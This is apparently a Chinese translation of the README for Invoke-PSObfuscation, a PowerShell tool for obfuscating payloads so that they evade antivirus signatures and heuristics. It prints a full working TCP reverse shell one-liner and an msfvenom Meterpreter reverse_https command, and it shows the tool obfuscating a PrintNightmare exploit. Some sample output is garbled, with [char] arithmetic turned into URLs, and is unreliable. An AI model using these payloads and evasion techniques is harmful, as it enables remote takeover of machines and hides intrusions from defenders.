

传统的混淆技术倾向于添加层来封装现有代码,例如 base64 或压缩。这些载荷仍然有一定程度的成功,但它们已经变得很容易提取预期的载荷,并且一些启动器经常被检测到,这本质上引入了瓶颈。
本工具引入的方法是一种方法论,你可以针对脚本的各个组件进行混淆,使用随机变化来实现相同的预期逻辑,而无需将整个载荷封装在单层中。由于混淆逻辑的复杂性,生成的载荷将很难被签名化,并且会绕过那些未编程为模拟继承逻辑的启发式引擎。
虽然此脚本可以独立成功混淆大多数载荷,但该项目还将作为一个现有框架,我将使用它来生成未来功能,这些功能将利用此框架提供专用的混淆载荷,例如仅生成反向 shell 的载荷。
我为 Offensive Security 写了一篇博客文章,作为本工具所引入技术的先驱。在进一步探索之前,建议先阅读一下: https://www.offensive-security.com/offsec/powershell-obfuscation/
作为我在 PowerShell 混淆方面的持续工作的一部分,我正在构建生成利用此框架的专用载荷的脚本。这些帮助我节省了时间,希望它们也对你有用。你可以在本仓库根目录下的各自文件夹中找到它们。
像许多其他编程语言一样,PowerShell 可以分解为组成可执行逻辑的许多不同组件。这使我们能够通过更改我们在载荷中表示各个组件的方式,以形成模糊或难以理解的派生形式,从而相对轻松地击败基于签名的检测。
请记住,在复杂载荷中针对每个组件是非常侵入性的。本工具的构建方式使你可以以可控的方式针对你想要混淆的组件。我发现很多签名只需针对 cmdlet、变量和任何注释即可被击败。当针对复杂载荷(例如 PrintNightmare)使用时,请记住自定义函数参数/变量也会被更改。务必正确测试任何生成的载荷,并确保你了解任何已修改的命名参数。
此处引入了管道和管道变量等组件类型,以帮助使你的载荷更模糊、更难以解码。
支持的类型
每个组件都有其专用的生成器,其中包含可能的静态或动态生成值的列表,这些值在每次执行期间随机选择。如果存在多个组件实例,则生成器将逐个迭代每个实例。这增加了每次针对给定载荷运行此工具时的随机性程度,因此每次迭代都会不同。唯一的例外是变量名。
如果与特定组件相关的算法开始导致载荷被标记,当前的设计允许我们轻松修改该生成器的逻辑,而不会损害整个脚本。
$Picker = 1..6 | Get-Random
Switch ($Picker) {
    1 { $NewValue = 'Stay' }
    2 { $NewValue = 'Off' }
    3 { $NewValue = 'Ronins' }
    4 { $NewValue = 'Lawn' }
    5 { $NewValue = 'And' }
    6 { $NewValue = 'Rocks' }
}
此框架和生成的载荷已在以下操作系统和 PowerShell 版本上测试。生成的反向 shell 不能在 PowerShell v2.0 上工作。
| PS 版本 | 测试操作系统 | Invoke-PSObfucation.ps1 | 反向 Shell |
|---|---|---|---|
| 7.1.3 | Kali 2021.2 | 支持 | 支持 |
| 5.1.19041.1023 | Windows 10 10.0.19042 | 支持 | 支持 |
| 5.1.21996.1 | Windows 11 10.0.21996 | 支持 | 支持 |
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path .\CVE-2021-34527.ps1 -Cmdlets -Comments -NamespaceClasses -Variables -OutFile o-printnightmare.ps1

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st

[*] Obfuscating namespace classes
[*] Obfuscating cmdlets
[*] Obfuscating variables
[-] -DriverName is now -QhYm48JbCsqF
[-] -NewUser is now -ybrcKe
[-] -NewPassword is now -ZCA9QHerOCrEX84gMgNwnAth
[-] -DLL is now -dNr
[-] -ModuleName is now -jd
[-] -Module is now -tu3EI0q1XsGrniAUzx9WkV2o
[-] -Type is now -fjTOTLDCGufqEu
[-] -FullName is now -0vEKnCqm
[-] -EnumElements is now -B9aFqfvDbjtOXPxrR
[-] -Bitfield is now -bFUCG7LB9gq50p4e
[-] -StructFields is now -xKryDRQnLdjTC8
[-] -PackingSize is now -0CB3X
[-] -ExplicitLayout is now -YegeaeLpPnB
[*] Removing comments
[*] Writing payload to o-printnightmare.ps1
[*] Done

PS /home/tristram>
$client = New-Object System.Net.Sockets.TCPClient("127.0.0.1",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path ./revshell.ps1 -Integers -Cmdlets -Strings -ShowChanges

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st

[*] Obfuscating integers
    Generator 2 >> 4444 >> $(0-0+0+0-0-0+0+4444)
    Generator 1 >> 65535 >> $((65535))
[*] Obfuscating strings
    Generator 2 >> 127.0.0.1 >> $([char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/16%2A49/16)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/109%2A50/109)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B55-0)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/20%2A46/20)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B48-0)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B46-0)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B48-0)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B46-0)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/51%2A49/51))
    Generator 2 >> PS  >> $([char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/1%2A80/1)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/86%2B83-86)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B32-0))
    Generator 1 >> >  >> ([string]::join('', ( (62,32) |%{ ( [char][int] $_)})) | % {$_})
[*] Obfuscating cmdlets
    Generator 2 >> New-Object >> & ([string]::join('', ( (78,101,119,45,79,98,106,101,99,116) |%{ ( [char][int] $_)})) | % {$_})
    Generator 2 >> New-Object >> & ([string]::join('', ( (78,101,119,45,79,98,106,101,99,116) |%{ ( [char][int] $_)})) | % {$_})
    Generator 1 >> Out-String >> & (("Tpltq1LeZGDhcO4MunzVC5NIP-vfWow6RxXSkbjYAU0aJm3KEgH2sFQr7i8dy9B")[13,16,3,25,35,3,55,57,17,49] -join '')
[*] Writing payload to /home/tristram/obfuscated.ps1
[*] Done
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/kali> msfvenom -p windows/meterpreter/reverse_https LHOST=127.0.0.1 LPORT=443 EXITFUNC=thread -f ps1 -o meterpreter.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 686 bytes
Final size of ps1 file: 3385 bytes
Saved as: meterpreter.ps1
PS /home/kali> . ./Invoke-PSObfuscation.ps1
PS /home/kali> Invoke-PSObfuscation -Path ./meterpreter.ps1 -Integers -Variables -OutFile o-meterpreter.ps1

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st

[*] Obfuscating integers
[*] Obfuscating variables
[*] Writing payload to o-meterpreter.ps1
[*] Done
<#
    .SYNOPSIS
        将 PowerShell 脚本转换为模糊、不清晰或难以理解的形式。

    .DESCRIPTION
        大多数混淆工具倾向于添加层来封装现有代码,例如 base64 或压缩,它们往往保留预期的载荷完整,这本质上引入了瓶颈。Invoke-PSObfuscation 专注于用替代值替换代码的现有组件(即第 0 层)。

    .PARAMETER Path
        用户通过平面文件提供的 PowerShell 载荷。

    .PARAMETER All
        All 开关用于启用每个支持的组件来混淆给定的载荷。此操作非常侵入性,可能导致载荷被破坏。当与 vanilla 反向 shell 一起使用时,应该没有问题。然而,建议针对更高级的载荷定位特定组件。请记住,此脚本中引入的一些生成器甚至可能混淆你的 ISE,因此请务必正确测试。

    .PARAMETER Aliases
        Aliases 开关用于指示函数混淆别名。

    .PARAMETER Cmdlets
        Cmdlets 开关用于指示函数混淆 cmdlet。

    .PARAMETER Comments
        Comments 开关用于指示函数移除所有注释。

    .PARAMETER Integers
        Integers 开关用于指示函数混淆整数。

    .PARAMETER Methods
        Methods 开关用于指示函数混淆方法调用。

    .PARAMETER NamespaceClasses
        NamespaceClasses 开关用于指示函数混淆命名空间类。

    .PARAMETER Pipes
        Pipes 开关用于指示函数混淆管道。

    .PARAMETER PipelineVariables
        PipelineVariables 开关用于指示函数混淆管道变量。

    .PARAMETER ShowChanges
        ShowChanges 开关用于指示脚本在屏幕上显示原始和混淆后的值。